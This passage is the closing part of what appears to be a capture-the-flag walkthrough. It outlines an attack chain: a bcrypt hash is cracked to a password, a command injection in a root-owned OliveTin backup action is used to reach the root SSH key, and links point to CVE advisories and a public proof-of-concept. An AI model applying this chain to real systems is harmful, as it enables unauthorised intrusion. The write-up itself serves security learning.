                                          └── haris bcrypt hash
                                               └── crack → bestfriends
                                                    └── su haris
                                                         └── root-owned OliveTin
                                                              └── backup_database command injection
                                                                   └── root SSH key
                                                                        └── root
References
- NVD - CVE-2025-69212: https://nvd.nist.gov/vuln/detail/CVE-2025-69212
- OpenSTAManager advisory - GHSA-25fp-8w8p-mx36: https://github.com/devcode-it/openstamanager/security/advisories/GHSA-25fp-8w8p-mx36
- CVE-2025-69212 PoC: https://github.com/BridgerAlderson/CVE-2025-69212-PoC
- NVD - CVE-2026-27012 (separate issue): https://nvd.nist.gov/vuln/detail/CVE-2026-27012
- OliveTin documentation: https://docs.olivetin.app/